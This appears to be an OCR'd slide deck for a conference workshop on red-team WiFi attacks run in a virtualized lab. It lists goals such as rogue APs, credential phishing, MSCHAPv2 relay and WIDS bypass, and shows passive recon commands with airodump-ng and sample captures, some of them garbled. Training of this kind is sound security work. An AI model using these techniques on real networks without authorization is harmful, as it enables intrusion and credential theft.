NAVAJA NEGRA

WiFiWorkshop LAB

```
CH 48 ][ Elapsed: 1 min ][ 2023-06-27 15:11 ][ WPA handshake: F0:9F:C2:71:AD:30

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F0:9F:C2:71:CE:16  -28      184       23    0  48   54e  WPA2 CCMP   MGT  wifi-legal
12:56:C0:AD:DA:CF  -28      742        0    0   1   54   WPA2 CCMP   PSK  Motorola
26:EB:28:BA:38:C7  -28      742        0    0   1   54   WPA2 CCMP   PSK  NETGEAR
F0:9F:C2:71:F3:F5  -28      187        2    0  44   54e  WPA2 CCMP   MGT  wifi-operations
F0:9F:C2:71:BA:A2  -28      187       33    0  44        WPA2 CCMP   MGT  wifi-tablets
F0:9F:C2:71:AD:30  -28      187       56    9       54e        CCMP   MGT  wifi-marketing
F0:9F:C2:71:F4:E1  -28      187      110    0               PA  CCMP   MGT  wifi-preproduction
F0:9F:C2:71:42:94  -28      184       19    0              2 CCMP   MGT  wifi-IT
F0:9F:C2:71:E4:97  -28      184       18    0  48        WPA2 CCMP   MGT  wifi-HR
F0:9F:C2:71:DD:13  -28      184        0    0  48        WPA2 CCMP   MGT  wifi-corp
76:7   7:5B:15     -28      185                                CCMP        WiFi
6E:D    F:FE:FB    -28      185             0   6   54   W     CCMP        LISA

BSSID               TATI              Rate      t     ames   ot   Pro

F0:9F:C   71:   :16    :E  66:03:    06        18e-54e      0        20
F0:9F:C      1    :F5       66:3E:    15        18e-24e      0
F0:9F:C2       A:A2        :D7:AA:    12        24e-54e      0
F0:9F:C2      BA:A2  D     :37:14:    F3         6e-18e      0             PMKID     i-tablets
F0:9F:C2:71:AD:30  78:F2:38:D4:5A:10  -29    6e- 6e    449      107  PMKID  wifi-marketing
F0:9F:C2:71:F4:E1  8C:DE:E6:F1:1A:11  -29   54e-54e      0      111         wifi-preproduction
F0:9F:C2:71:42:94  FC:F8:AE:F3:ED:C4  -29    6e-54e      0       35  PMKID  AP-WiFi,wifi-IT
F0:9F:C2:71:E4:97  E4:70:B8:BA:6C:F9  -29    6e-18e      0       30  PMKID  wifi-HR
(not associated)   DA:66:CC:C5:4B:AB  -49    0 - 6       0       30         eurospot
(not associated)   16:9C:E1:4F:E9:36  -49    0 - 1       0       39
(not associated)   F2:F3:4B:75:AA:78  -49
(not associated)   F2:B0:1F:08:4A:C6  -49                            56         hawking,Belkin,Pat,Untitled,mycloud,home1,utexas
(not associated)   06:77:C3:8C:CF:B7  -49    0 - 1       0       48         NESPOT,defcon,r4ulcl.com
(not associated)   B6:98:AE:50:3D:78  -49    0 - 1       0       28         HOMENETWORK
(not associated)   F6:7A:5F:51:3A:C2  -49    0 - 1       0       52         airimba,home1,IBM
(not associated)   EE:15:7C:77:60:CB  -49    0 - 1       0       26         conexant
(not associated)   C6:EC:51:3F:9D:EC  -49    0 - 1       0       28         public
(not associated)   32:12:0B:E7:70:89  -49    0 - 1       0       28         CPSWIRELESS
(not associated)   3A:DA:FD:EE:41:92  -49    0 - 1       0       28         GoldenTree
(not associated)   AE:48:B8:7A:07:60  -49    0 - 1       0       26         bestbuy
(not associated)   92:D4:43:C5:F3:97  -49    0 - 1       0       42         INTERMEC,sonicwall
(not associated)   BE:9D:1B:91:8A:1C  -49    0 - 1       0       39         airportthru,laquinta
(not associated)   0A:C7:3C:42:4B:FC  -49    0 - 1       0       28         Guest
```

WiFiWorkshop LAB

Advanced WiFi attacks for Red Team

October 2023 - Raúl Calvo Laorden

5, 6 Y 7 DE OCTUBRE DE 2023

ALBACETE #NN11ED

whoami

- Raúl Calvo Laorden aka r4ulcl
- Pentester at Telefónica
- OSCP and CRTP
- Author of WiFiChallenge LAB
- Fan of wireless things

r4ulcl.com

@_r4ulcl_

r4ulcl

Index

- Basic concepts
- What do we have to do before we start attacking?
- Advanced Enterprise WiFi attacks
  - When can we attack with a rogue AP?
  - What if we can create a Rogue AP for a MGT network and succeed
  - What if we can't create a Rogue AP for the network or it doesn't work
  - What if we have the CA (from leaks, Domain Admin, etc.)
- What to do if other possible problems appear?
- Blue team side - WIDS example

Goals (What you will learn)

- Knowledge of advanced techniques for WiFi reconnaissance
- The ability to create custom TLS certificates like those used by real APs
- The skill to create Rogue APs and launch phishing attacks for stealing credentials
- Knowledge of MSCHAPv2 Relay attacks and the ability to crack passwords
- The ability to relay between different APs in order to access secured networks
- The skill to conduct password spraying on enterprise networks
- The ability to use a RogueAP with a probe ESSID with a hostile portal (responder) for obtaining domain credentials
- Knowledge of ESSID (Extended Service Set Identifier) stripping in order to attack well-configured clients using social engineering techniques
- The ability to use attacks when clients use 802.11w, and deauthentication is not possible
- Understanding of how WIDS works and how to bypass it

Prerequisites

- Basic understanding of Linux, 802.11 protocol, and Wireshark
- Prior knowledge of WiFi attacks on:
  - Open
  - WEP
  - WPA2-PSK networks
  - MGT Enterprise networks (recommended)

What is WiFiWorkshop Lab?

- **WiFiWorkshop Lab**
  - 100% virtualized laboratory based on WiFiChallenge Lab
  - Realistic Lab (we must gain access to all possible networks)
  - No OPN networks
  - PSK for guest only with internet access
    - No password or we are cracking it
    - No users on the network

What is WiFiWorkshop Lab? (II)


- Following corporate Networks
  - wifi-marketing
  - wifi-preproduction
  - wifi-tablets
  - wifi-corp
  - wifi-Operations
  - wifi-HR
  - wifi-IT
  - wifi-legal
- With this scenario we will be looking at possible options depending on the configurations of the APs and their clients

Basic concepts

- **Access Point (AP)**: A device that enables wireless devices to connect to a wired network by transmitting and receiving data signals wirelessly
- **Basic Service Set Identifier (BSSID)**: A unique identifier assigned to each wireless access point in a network to differentiate between multiple access points
- **Extended Service Set Identifier (ESSID)**: A network name used to identify a group of access points that belong to the same wireless network
- **Probes**: Wireless signals sent by client devices to search for networks stored in its Preferred Network List (PNL)
- **RogueAP**: An unauthorized access point that is deployed in a network without proper authorization or knowledge, posing a security risk

Basic concepts MGT


- MGT - 802.1X
- The client is authenticated with certificate or with username/ password.
- In all EAPs the username (Identity) is sent in clear text before the TLS tunnel is established. To avoid this, anonymous identity must be configured on the client.




Basic concepts MGT (II)

- To simplify, 2 types of EAP methods can be distinguished:

- EAP with client authentication by certificate (EAP-TLS, PEAPv0(EAP-TLS))



- EAP with authentication by credentials (LEAP, PEAPv0(MSCHAPv2), EAP-TTLS(MSCHAPv2), etc.)



What do we have to do before we start attacking?

Recon - Capturing information passively

- aircrack-ng (or Kismet)
  - Create a folder to store the output


    -
      ```
      mkdir ~/wifi/
      ```
  - Put the interface in monitor mode.

    -
      ```
      sudo airmon-ng start wlan0
      ```
  - Monitor the traffic on all channels.

    -
      ```
      sudo airodump-ng wlan0mon --band abg –w ~/wifi/capture
      ```
  - Monitor the traffic on only one channel

    -
      ```
      sudo airodump-ng wlan0mon --band abg –c 44 –w ~/wifi/capturec44
      ```

Recon - Capturing information passively (II)



```
CH 48 ][ Elapsed: 2 mins ][ 2023-10-05 07:09 ][ WPA handshake: F0:9F:C2:71:CE:16

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F0:9F:C2:71:BA:A2  -28      631       44    0  44   54e  WPA2 CCMP   MGT  wifi-tablets
F0:9F:C2:71:CE:16  -28      640      173    0  48   54e  WPA2 CCMP   MGT  wifi-legal
F0:9F:C2:71:F3:F5  -28      631       21    0  44   54e  WPA2 CCMP   MGT  wifi-operations
F0:9F:C2:71:42:94  -28      641       34    0  48   54e  WPA2 CCMP   MGT  wifi-IT
F0:9F:C2:71:E4:97  -28      640       42    0  48   54e  WPA2 CCMP   MGT  wifi-HR
BA:14:93:43:AE:50  -28     1272        0    0   1   54   WPA2 CCMP   PSK  Motorola
92:1A:0F:C7:61:05  -28     1272        0    0   1   54   WPA2 CCMP   PSK  NETGEAR
B2:A3:C1:A8:59:4B  -28      629        0    0  44   54   WPA2 CCMP   PSK  HomeOffice
F0:9F:C2:71:AD:30  -28      631       91    3  44   54e  WPA2 CCMP   MGT  wifi-marketing
AA:A1:63:2F:D5:A2  -28      631        0    0  44   54   WPA2 CCMP   PSK  DLink
F0:9F:C2:71:F4:E1  -28      631      709    0  44   54e  WPA2 CCMP   MGT  wifi-preproduction
F0:9F:C2:71:DD:13  -28      640        0    0  48   54e  WPA2 CCMP   MGT  wifi-corp
FE:4B:43:AC:94:81  -28      640        0    0  48   54   WPA2 CCMP   PSK  HotelNet
7A:9B:27:2C:02:EB  -28      640        0    0  48   54   WPA2 CCMP   PSK  mike

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

F0:9F:C2:71:BA:A2  D0:C6:37:14:F3:F3  -29   48e- 6e     0       11         wifi-tablets
F0:9F:C2:71:BA:A2  B0:99:D7:AA:E3:12  -29    6e-48e     5       39  PMKID  wifi-tablets
F0:9F:C2:71:BA:A2  02:00:00:00:36:00  -29   54e- 6e    75        9         wifi-tablets
F0:9F:C2:71:CE:16  04:EA:56:03:FE:06  -29   36e-36e     2      148  PMKID  FREE-Restaurant,wifi-legal
F0:9F:C2:71:CE:16  04:EA:56:03:FE:08  -29   36e-36e     0       46  PMKID  wifi-legal
F0:9F:C2:71:F3:F5  18:26:66:3E:B0:15  -29    6e-36e     0       32  PMKID  wifi-operations
F0:9F:C2:71:42:94  FC:F8:AE:F3:ED:C4  -29    9e-36e     0       47  PMKID  AP-WiFi,wifi-IT
F0:9F:C2:71:E4:97  E4:70:B8:BA:6C:F9  -29   36e-54e     0       13         wifi-HR
F0:9F:C2:71:E4:97  E4:70:B8:BA:6C:F7  -29   36e-54e     0       22         wifi-HR
F0:9F:C2:71:AD:30  78:F2:38:D4:5A:10  -29    6e- 1e    84      357         wifi-marketing
F0:9F:C2:71:F4:E1  8C:DE:E6:F1:1A:11  -29   36e-36e     0      686
(not associated)   00:C0:CA:11:95:02  -49    0 - 6     21        6
(not associated)   00:C0:CA:55:47:49  -49    0 - 6     21        6
(not associated)   00:C0:CA:77:AF:93  -49    0 - 6     21        6
(not associated)   00:C0:CA:B6:04:7B  -49    0 - 6     21        6
(not associated)   00:C0:CA:2B:E9:23  -49    0 - 6     21        5
(not associated)   00:C0:CA:CA:8A:32  -49    0 - 6     21        5
(not associated)   00:C0:CA:C7:47:FD  -49    0 - 6     21        5
(not associated)   00:C0:CA:6C:94:D6  -49    0 - 6     21        5
(not associated)   00:C0:CA:DD:36:45  -49    0 - 6     21        5
(not associated)   2E:26:5C:8B:75:DC  -49    0 - 6     60      128         Pal,Untitled,mycloud,home1,utexas,hawking,Belkin
(not associated)   9A:93:DD:5B:99:32  -49    0 - 6     60      124         airimba,home1,IBM
```

Recon - Obtaining information from the captures – wifi_db

- wifi_db (https://github.com/r4ulcl/wifi_db)
    - cd /root/tools/wifi_db
    - python3 wifi_db.py scan-folder
        - python3 wifi_db.py ~/wifi




Table: ConnectedAP

	bssid	ssid	mac	manuf
	Filter	Filter	Filter	Filter
1	F0:9F:C2:71:42:94	wifi-IT	FC:F8:AE:F3...	Intel Corporate
2	F0:9F:C2:71:AD:30	wifi-marketing	78:F2:38:D...	Samsung Electronics Co.,Ltd
3	F0:9F:C2:71:BA:A2	wifi-tablets	02:00:00:00...	Unknown
4	F0:9F:C2:71:BA:A2	wifi-tablets	B0:99:D7:A...	Samsung Electronics Co.,Ltd
5	F0:9F:C2:71:BA:A2	wifi-tablets	D0:C6:37:1...	Intel Corporate
6	F0:9F:C2:71:CE:16	wifi-legal	04:EA:...	Intel Corporate
7	F0:9F:C2:71:CE:16	wifi-legal	04:EA:...	Intel Corporate
8	F0:9F:C2:71:E4:97	wifi-HR	E4:70:B8:B...	Intel Corporate
9	F0:9F:C2:71:E4:97	wifi-HR	E4:70:B8:B...	Intel Corporate
10	F0:9F:C2:71:F3:F5	wifi-operations	18:26:66:3E...	Samsung Electronics Co.,Ltd
11	F0:9F:C2:71:F4:E1	wifi-preproduction	8C:DE:E6:F...	Samsung Electronics Co.,Ltd

Recon – MGT – Identities and EAP methods used

- Identities and EAP methods used in MGGT networks


